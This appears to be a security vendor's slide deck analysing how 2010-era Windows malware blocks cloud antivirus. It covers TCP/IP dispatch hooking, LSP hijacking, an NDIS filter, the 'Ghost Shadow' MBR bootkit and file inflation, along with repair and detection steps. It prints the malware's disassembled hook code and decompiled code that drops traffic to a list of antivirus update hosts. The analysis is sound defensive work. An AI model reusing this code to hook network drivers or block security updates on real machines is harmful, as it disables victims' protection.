11	(Fastfat)IRP_MJ_SET...	0xF658F4F4	-	0xF658F4F4	C:\WINDOWS\System32\Drivers\Fastfat.SYS
12	(Fastfat)IRP_MJ_DIR...	0xF6577B37	-	0xF6577B37	C:\WINDOWS\System32\Drivers\Fastfat.SYS
13	(Fastfat)IRP_MJ_FIL...	0xF6573948	-	0xF6573948	C:\WINDOWS\System32\Drivers\Fastfat.SYS
14	(Fastfat)IRP_MJ_DEV...	0xF657D46B	-	0xF657D46B	C:\WINDOWS\System32\Drivers\Fastfat.SYS
16	(Fastfat)IRP_MJ_SHU...	0xF658E79D	-	0xF658E79D	C:\WINDOWS\System32\Drivers\Fastfat.SYS
17	(Fastfat)IRP_MJ_LOC...	0xF658DC4A	-	0xF658DC4A	C:\WINDOWS\System32\Drivers\Fastfat.SYS
18	(Fastfat)IRP_MJ_CLE...	0xF65742FD	-	0xF65742FD	C:\WINDOWS\System32\Drivers\Fastfat.SYS
27	(Fastfat)IRP_MJ_PNP...	0xF658E1DB	-	0xF658E1DB	C:\WINDOWS\System32\Drivers\Fastfat.SYS
30	(Ntfs)IRP_MJ_CLOSE	0xF84340EA	-	0xF84340EA	C:\WINDOWS\system32\drivers\Ntfs.sys
31	(Ntfs)IRP_MJ_READ	0xF8411F3B	-	0xF8411F3B	C:\WINDOWS\system32\drivers\Ntfs.sys
32	(Ntfs)IRP_MJ_WRITE	0xF8410B57	-	0xF8410B57	C:\WINDOWS\system32\drivers\Ntfs.sys
33	(Ntfs)IRP_MJ_QUERY...	0xF84352B9	-	0xF84352B9	C:\WINDOWS\system32\drivers\Ntfs.sys
34	(Ntfs)IRP_MJ_SET_IN...	0xF8412618	-	0xF8412618	C:\WINDOWS\system32\drivers\Ntfs.sys
35	(Ntfs)IRP_MJ_QUERY_EA	0xF84352B9	-	0xF84352B9	C:\WINDOWS\system32\drivers\Ntfs.sys
36	(Ntfs)IRP_MJ_SET_EA	0xF84352B9	-	0xF84352B9	C:\WINDOWS\system32\drivers\Ntfs.sys
37	(Ntfs)IRP_MJ_FLUSH...	0xF844EEC8	-	0xF844EEC8	C:\WINDOWS\system32\drivers\Ntfs.sys

FSD派发函数： 56， 被挂钩函数： 2

Service Denial7-Hook TCP/IP Dispatch Function(d)

- RING3 send IoControlCode to drivers
- sent Buf content: Hash code of URLs

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
7F	72	6C	8B	D9	8E	4F	C6	DF	D8	86	41	C0	0C	40	47	rl Ü OÆB0 AÀ.@G
CA	AB	02	63	A3	0E	BB	84	9E	B3	C1	C6	AD	63	31	61	Ê«.c£.» ³ÁÆ-c1a
AA	27	40	1D	4F	A9	02	99	9D	2B	71	B5	73	71	33	21	ª'@.00@. +qµsq3!
2A	8F	83	1A	BC	9F	C1	9C	EC	07	40	5C	D4	C4	01	58	* .¼ Á i.@\ÔÄ.X
DB	0E	7B	02	35	84	80	50	9A	EF	83	1A	F8	AC	D6	08	Ú.{.5 P i .ø-Ö.
AD	AE	C9	86	2E	A1	06	9B	47	C8	5D	3E	EC	6F	8F	FC	-@É .i. GÈ]>io ü
70	E0	B8	62	2B	2F	3F	40	F1	AB	FE	A9	7E	00	0A	39	pà,b+/?@ñ«p@~..9
80	79	14	02	91	36	2E	26	8A	72	FF	F8	06	5C	1A	87	ly..'6.& ryø.\.
CF	B0	07	BA	0B	5F	17	80	40	65	67	1C	4C	9F	AF	67	Ï°.º._.l@eg.Ll_g
35	0B	89	2C	8B	77	CF	B7	00	00	00	00	00	00	00	00	5.l,lw

Service Denial7-Hook TCP/IP Dispatch Function(e)

当 Ring0层接受到 控制码时,即会对 TCPIP 的 IRP 分发函数做 HOOK:

- 替换 IRP_MJ_INTERNAL_DEVICE_CONTROL 分发为自己的处理函数
- 将原始的分发函数保存

```
push 0
push 0
push [ebp+var_4]
mov [ebp+var_A], ax
push 1F01FFh
push 0
push 40h
lea eax, [ebp+var_C]
push eax
mov [ebp+var_8], offset aDriverTcpip ; "\\Driver\\Tcpip"
call ds:ObReferenceObjectByName ;
; NTSTATUS
; ObReferenceObjectByName(
; IN PUNICODE_STRING ObjectName,
; IN ULONG Attributes,
; IN PACCESS_STATE AccessState OPTIONAL,
; IN ACCESS_MASK DesiredAccess OPTIONAL,
; IN POBJECT_TYPE ObjectType,
; IN KPROCESSOR_MODE AccessMode,
; IN OUT PVOID ParseContext OPTIONAL,
; OUT PVOID *Object
; )
test eax, eax
jnz short loc_40044F
mov ecx, pTcpObjcet
mov edx, [ecx+74h] ; IRP_MJ_INTERNAL_DEVICE_CONTROL 的分发函数
mov Old_DispatchFunc, edx ; 保存原始的分发函数,不在黑名单的时候可以调用
mov dword ptr [ecx+74h], offset Hook_DispatchFunc
jmp short loc_40044F
```


Service Denial7-Hook TCP/IP Dispatch Function(f)

- 在访问网络时,流程会进入病毒的Hook函数 ,
简要处理流程 :
 - 比对 **RING3** 层传入的黑名单哈希值和当前要
访问网站字符串的哈希
 - 相同,则直接将该请求完成 ; 否则,调用原始的
分发函数,将这个请求传递下去。

Service Denial7-Hook TCP/IP Dispatch Function(g)

调试流程：

F9CF7360	E8 2BFFFFFF	CALL F9CF7290	check url hash
F9CF7365	84 C0	TEST AL, AL	
F9CF7367	75 0D	JNZ F9CF7376	
F9CF7369	FF 75 0C	PUSH DWORD PTR [EBP+0C]	
F9CF736C	FF 75 08	PUSH DWORD PTR [EBP+08]	
F9CF736F	E8 C6030000	CALL F9CF773A	当发现当前访问的网站在屏蔽的表中,进入这个函数
F9CF7374	EB 0D	JMP F9CF7383	
F9CF7376	8B 7D 0C	MOV EDI, [EBP+0C]	
F9CF7379	57	PUSH EDI	
F9CF737A	FF 75 08	PUSH DWORD PTR [EBP+08]	
F9CF737D	FF 15 4884CFF9	CALL DWORD PTR [F9CF8448]	否则进入原始的IRP分发函数
F9CF7383	5F	POP EDI	
F9CF7384	5E	POP ESI	
F9CF7385	5B	POP EBX	
F9CF7386	C9	LEAVE	
F9CF7387	C2 0800	RET 0008	

Service Denial7-Hook TCP/IP Dispatch Function(h)

The screenshot shows a debugger window with the following components:

- Register Window (Left):** Shows CPU 0 registers. EAX is 80FCB008, EBX is F9C0A9A7, ECX is F9C0A9A7, EDX is 84BB0EA3 (highlighted with a red box and annotation), ESI is 8120B4D9, EDI is 00000000, EBP is F9C0AAA0, ESP is F9C0A990, and EIP is F9CF72B1.
- Disassembly Window (Middle):** Shows assembly instructions. The instruction at address F9CF72AA is `CMP ECX, EDX` with a comment `cmp hash`. Other instructions include `INC ECX`, `MOV AL, [ECX]`, `TEST AL, AL`, `MOV EAX, [F9CF8450]`, `JMP F9CF72B1`, `JZ F9CF72BA`, `ADD EAX, +04`, `MOV ECX, [EAX]`, `TEST ECX, ECX`, `JA F9CF72AA`, `MOV AL, 01`, `RET`, `XOR AL, AL`, `RET`, `PUSH EBP`, `MOV EBP, ESP`, and `SUB ESP, 00000100`.
- Memory Window (Top Right):** Shows memory addresses and values. Address 80FCB008 contains 8B6C727F. Address 80FCB018 contains 6302ABCA. Address 80FCB028 contains 1D4027AA. Address 80FCB038 contains 1A838F2A. Address 80FCB048 contains 027B0EDB. Address 80FCB058 contains 85C9AEAD. Address 80FCB068 contains 82B8070. Address 80FCB078 contains 00000000. Address 80FCB088 contains 2C890B35. Address 80FCB098 contains B7CF778B.
- Annotations:**
 - Red text: "这个值是当前dubanet的字符串哈希值" (This value is the string hash value of the current dubanet).
 - Red text: "这个值是RING3传入的屏蔽的网站Hash值" (This value is the hash value of the blocked website passed in by RING3).
 - Red text: "如果要访问网站的哈希 == 要屏蔽的哈希 则这个函数返回值为0, 否则返回1" (If the hash of the website to be accessed == the hash of the website to be blocked, then the return value of this function is 0, otherwise it is 1).

Service Denial8- LSP Hijacking

Discovery Date : Apr 23 2010

Technique :

- Release zydx0209.dll, inject to top layer of LSP called PhoenixLSP. Then release shadowsafe.sys from erased PE head.
- Main function of zydx0209.dll :
When discovering dnfChina.exe, change shadowsafe.sys's mz header , load shadowsafe.sys to resume SSDT table against TP ◦
- Search for cached image files for point card for online games.
- Steal account information from images.

Service Denial9-“杀破网”NDIS Driver(a)

Discovery Date : Apr 16 2010

Source : http://down.liuxue8.com/****/jftv5911.exe

Technique:

Source is an installer of a media player, included is installer.exe which will release netsflt.sys, netsflt.dll, and install network drivers; use NDIS to intercept packets, and when packets have the following addresses:


- qup.f.360.cn
- geo.kaspersky.com
- f-sq.ijinshan.com
- cu010.www.duba.net
-

then deny the requests to prevent anti-virus softwares from updating if netsflt.sys driver is force terminated, client will be unable to connect;

Service Denial9-“杀破网”NDIS Driver(b)

netsflt.sys Driver will modify lines in the Microsoft DDK:
WinDDK\7600.16385.0\src\network\ndis\passthru
Modified driver will filter addresses of antivirus servers, and deny requests if those addresses were detected.

```
if ( MyFunc(*(PVOID *) (a2 + 4 * result), a1) == 1 )  
    break;  
NdisIMGetCurrentPacketStack((PNDIS_PACKET)v4, &StacksRemaining);  
if ( StacksRemaining )  
{  
    NdisSend(&Status, *(_DWORD *) (v5 + 4), v4);  
}
```



```
,  
while ( v3 < a2 );  
if ( v2 == 6  
    && (strstr(v4, "qup.f.360.cn")  
        || strstr(v4, "rsup10.rising.com.cn")  
        || strstr(v4, "rsdownauto.rising.com.cn")  
        || strstr(v4, "cloudinfo.rising.com.cn")  
        || strstr(v4, "cu005.www.duba.net")  
        || strstr(v4, "cu010.www.duba.net")  
        || strstr(v4, "cu.www.duba.net")  
        || strstr(v4, "f-sq.ijinshan.com")  
        || strstr(v4, "geo.kaspersky.com")  
        || strstr(v4, "sdupm.360.cn"))) )  
    return 1;
```

Repair network abnormality (1)

- **Modified DNS:**
Change DNS server to 8.8.8.8 or other public DNS
- **Modified Local Routemap:**
Delete all entries related to secure servers. Prevent third party softwares from editing routemap.
- **Repair IP Group Policy:**
Stop PolicyAgent Service, check HKEY_LOCAL_MACHINE \SOFTWARE\Policies\Microsoft\Windows\IPSec\Policy\Local, delete abnormal records, restart PolicyAgent service.

Repair network abnormality 2

- **VB Simulation Repair :**

Fix connection status and also prevent TcpTable to be modified in the future.


- **Hook TCPIP Repair:**

Detect HOOKed IRP Dispatch Function , read the address of the dispatch function. See if TCPIP.SYS is within the memory mapview, if not, then disable its filtering process, then delete the malicious driver and restart.


- **NDIS Driver repair:**

Do not force delete the driver files , but use UUID to search for COM connect: user DeInstall in QueryInterface -> INetCfgClassSetup ◦

“Ghost Shadow”-Activation Procedure



“Ghost Shadow”-Disk Distribution



感染鬼影病毒后的磁盘

“Ghost Shadow”-Types

- “Ghost Shadow” 1st gen : Release atixx.sys driver, use company hash codes to close antivirus software, then inject virus DLL to explorer.
- “Ghost Shadow” 2nd gen : Change fips.sys, use ImageLoadCallBack to close antivirus software based on company name
- “Ghost Shadow” 3rd gen : Change beep.sys, use Startlo of atapi or scsi to prevent being repaired, activate after writing alg.exe

“Ghost Shadow”-Discovery

- Characteristics Identification
- Multiple Disks
- Partition Table Abnormality
- Whether raw MBR(master boot record) is legal


“Ghost Shadow”-Repair

Repair Method:

- **Find the original backup sector**
 - **Decrypt**
 - **Determine whether sector table is legal**
- **Generic MBR rearrange main sectors**

Metamorphosis-Self Inflation(1)

- Discovery Date : May 1 2010
- Add redundant values to increase file size :





Metamorphosis-Self Inflation(2)

- Discovery Date : June 12 2010
- Add redundant values in registry




Metamorphosis-Self Inflation(3)

- Discovery : Mar 2011
- Distribution : Trojan
- Add invalid segment in PE (program executable) section




Metamorphosis-Local

- MD5 local metamorphosis



Detecting network abnormality



Cloud's Characteristics

- **Method of Communication : Internet**
- **Response Time : Quick Response and Distribution**
- **Response Collection : Limited Supported Filetypes: PE 、 RAR 、 ZIP 、 MSI ;**
- **Collection Method : Rely on Client**

Virus's Anti-Cloud Methods

- Method of Communication : Service Denial
